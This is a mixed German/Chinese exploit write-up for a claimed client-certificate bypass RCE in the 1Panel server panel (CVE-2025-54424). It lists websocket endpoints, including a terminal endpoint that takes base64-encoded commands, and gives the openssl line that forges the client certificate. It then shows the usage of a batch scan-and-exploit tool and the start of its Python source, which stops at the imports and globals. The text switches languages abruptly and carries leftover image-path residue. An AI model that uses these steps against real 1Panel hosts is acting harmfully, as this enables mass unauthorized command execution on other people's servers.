
/process/ws
Das Anfrageformat lautet wie folgt:{
"type": "ps", // 数据类型: ps(进程), ssh(SSH会话), net(网络连接), wget(下载进度)
"pid": 123, // 可选,指定进程ID进行筛选
"name": "process_name", // 可选,根据进程名筛选
"username": "user" // 可选,根据用户名筛选
}

/hosts/terminal
Das Anfrageformat lautet wie folgt:{
"type": "cmd",
"data": "d2hvYW1pCg==" // "whoami" 的base64编码,记住不要忘记回车。
}
/containers/terminal/files/wget/processopenssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"
Zur Batch-Erkennung und -Ausnutzung verwenden Sie das von mir entwickelte Skript CVE-2025-54424.py. Die Verwendung des Tools wird im Folgenden beschrieben:
Installieren Sie die benötigten Abhängigkeiten: pip install websocket-client cryptography PySocks requests
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080

Ein Beispiel für Einzelprüfung + Befehlsausführung (interaktive SSH-Befehlsausführung) ist in der folgenden Abbildung dargestellt:
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---
